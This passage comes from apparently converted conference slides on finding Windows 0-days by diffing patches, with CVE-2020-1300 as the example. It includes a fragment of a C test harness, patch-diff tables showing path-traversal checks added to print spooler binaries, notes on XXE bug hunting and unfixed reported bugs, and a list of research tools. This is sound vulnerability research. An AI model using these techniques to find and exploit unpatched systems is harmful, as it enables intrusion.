90     memset(ppInvitationInfo,0,sizeof(ppInvitationInfo)+1);
91     HRESULT a = ((peergroupinvitation)peer)(pwzInvitation, &ppInvitationInfo);
92     printf("%x",a);
93     //peer();
94 }
```

Generate call graph from UnwrapXMLInvitation



New Alternative to discover 0-days - CVE-2020-1300

Windows Remote Code Execution Vulnerability

Security Vulnerability

Released: 06/09/2020

[MITRE CVE-2020-1300](#)

CVSS:3.0 7.8/7.0

Base score metrics (8)

Attack Vector

Local

Attack Complexity

Low

Privileges Required

Low

User Interaction

None

Scope

Unchanged

Confidentiality

High

Integrity

High

Availability

High

Temporal score metrics (3)

Exploit Code Maturity

Proof-of-Concept

Proof-of-concept exploit code is available.


Release ...	Product	Platform	Article	Download	Details
06/09/2020	Windows 10 Version 1903 for 32-bit Systems	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1709 for ARM64-based Systems	-	4561602	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1709 for x64-based Systems	-	4561602	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1709 for 32-bit Systems	-	4561602	Security Update	CVE-2020-1300
06/09/2020	Windows Server, version 1909 (Server Core installation)	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1909 for ARM64-based Systems	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1909 for x64-based Systems	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1909 for 32-bit Systems	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)	-	4561670 4561645	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows Server 2008 for x64-based Systems Service Pack 2	-	4561670 4561645	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)	-	4561670 4561645	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows Server 2008 for 32-bit Systems Service Pack 2	-	4561670 4561645	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows RT 8.1	-	4561666	Monthly Rollup	CVE-2020-1300
06/09/2020	Windows 8.1 for x64-based systems	-	4561666 4561673	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows 8.1 for 32-bit systems	-	4561666 4561673	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows 7 for x64-based Systems Service Pack 1	-	4561643 4561669	Monthly Rollup Security Only	CVE-2020-1300

New Alternative to discover 0-days - No patch at all

Windows 8.1 - August 2020 - Microsoft patched the vulnerability by adding a check that the path doesn't contains ../ or ..\\. The patch was done on June to localspl,win32spl.dll
but not to printbrmenigne.exe

feature_Function_DirectoryTraversal													
id	ranked_pe_name	ranked_package_name	ranked_version	ranked_kb	ranked_build_date	ranked_function_name	ranked_address	feature_type	args	core	type_of_change	arg	
Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
436	localspl.dll	p..ooler-core-localspl_localspl.dll	6.3.9600.19717	4561673	2020-06	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6443265232	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../	
438	localspl.dll	p..ooler-core-localspl_localspl.dll	6.3.9600.19717	4561673	2020-06	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6443265232	DirectoryTraversal	[None, "..\\"]	80.0	CHANGED	../	
440	localspl.dll	p..ooler-core-localspl_localspl.dll	6.3.9600.19846	4580358	2020-10	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6443267120	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../	
442	localspl.dll	p..ooler-core-localspl_localspl.dll	6.3.9600.19846	4580358	2020-10	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6443267120	DirectoryTraversal	[None, "..\\"]	80.0	CHANGED	../	
444	win32spl.dll	p..ooler-networkclient_win32spl.dll	6.3.9600.19717	4561673	2020-06	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6442849696	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../	
446	win32spl.dll	p..ooler-networkclient_win32spl.dll	6.3.9600.19717	4561673	2020-06	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6442849696	DirectoryTraversal	[None, "..\\"]	80.0	CHANGED	../	
448	win32spl.dll	p..ooler-networkclient_win32spl.dll	6.3.9600.19846	4580358	2020-10	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6442849696	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../	
450	win32spl.dll	p..ooler-networkclient_win32spl.dll	6.3.9600.19846	4580358	2020-10	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6442849696	DirectoryTraversal	[None, "..\\"]	80.0	CHANGED	../	
452	printbrmenigne.exe	p..ting-tools-printbrm_printbrmenigne.exe	6.3.9600.19780	4571723	2020-08	__int64 NCabbingLibrary::FdiCabNotify(enum ...	5368889952	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../	
454	printbrmenigne.exe	p..ting-tools-printbrm_printbrmenigne.exe	6.3.9600.19780	4571723	2020-08	__int64 NCabbingLibrary::FdiCabNotify(enum ...	5368889952	DirectoryTraversal	[None, "..\\"]	80.0	CHANGED	../	


The Directory traversal feature search for any function that get ../ or ..\\ as an argument are vulnerable to XXE using




New Alternative to discover 0-days - CVE-2020-1300

Windows 8.1 - August 2020 - PrintBrmEngine.exe was finally patched by Microsoft using the same logic


	file_in_kb	os_version	kb_name	kb_year_month
	printbrm 	Filter	Filter	Filter
1	printbrm.exe	windows 8.1 x64	4022717	2017_6
2	printbrmengine.exe	windows 8.1 x64	4022717	2017_6
3	printbrmps.dll	windows 8.1 x64	4022717	2017_6
4	printbrmui.exe	windows 8.1 x64	4022717	2017_6
5	printbrm.exe	windows 8.1 x64	4038793	2017_9
6	printbrmengine.exe	windows 8.1 x64	4038793	2017_9
7	printbrmps.dll	windows 8.1 x64	4038793	2017_9
8	printbrmui.exe	windows 8.1 x64	4038793	2017_9
9	printbrm.exe	windows 8.1 x64	4571723	2020_8
10	printbrmengine.exe	windows 8.1 x64	4571723	2020_8
11	printbrmps.dll	windows 8.1 x64	4571723	2020_8
12	printbrmui.exe	windows 8.1 x64	4571723	2020_8



New Alternative to discover 0-days - No patch at all



New Alternative to discover 0-days - No patch at all



Microsoft Response

1. The msra vulnerability was fixed as part of July Patch Tuesday.
2. Regarding the other 5 vulnerabilities we reported, no fix is currently planned.

GitHub

1. Download and extract patches scripts
2. Auto binary diffing
3. Flow graph tool
4. RPC - idl's reordering and compiling
5. XXE Com object triggering
6. 0-day XXE discoverer (IDA python module)

<https://github.com/SafeBreach-Labs/Back2TheFuture>

All will be published with bsd 3-clause license

Credits

1. <https://cdmana.com/2021/02/20210212144254843t.html>
2. <https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%20A1F-Demystifying-Kernel-Exploitation-By-Abusing-GDI-Objects.pdf>
3. <https://www.zerodayinitiative.com/blog/2020/7/8/cve-2020-1300-remote-code-execution-through-microsoft-windows-cab-files>
4. <https://krbtgt.pw/windows-remote-assistance-xxe-vulnerability>
5. <https://github.com/VikasVarshney/CVE-2020-0753-and-CVE-2020-0754>
6. <https://research.checkpoint.com/2019/microsoft-management-console-mmc-vulnerabilities/>
7. <https://media.rootcon.org/ROOTCON%2013/Talks/Pilot%20Study%20on%20Semi-Automated%20Patch%20Diffing%20by%20Applying%20Machine-Learning%20Techniques.pdf>
8. <https://www.blackhat.com/html/webcast/11192015-exploiting-xml-entity-vulnerabilities-in-file-parsing-functionality.html>
9. <https://defcon.org/images/defcon-21/dc-21-presentations/Kang-Cruz/DEFCON-21-Kang-Cruz-RESting-On-Your-Laurels-Will-Get-You-Pwned-Updated.pdf>
10. https://owasp.org/www-pdf-archive/XML_Exteral_Entity_Attack.pdf
11. <http://hyp3rlinx.altervista.org/advisories/MICROSOFT-INTERNET-EXPLORER-v11-XML-EXTERNAL-ENTITY-INJECTION-0DAY.txt>



Thank you!

Tomer Bar
Eran Segal





Q&A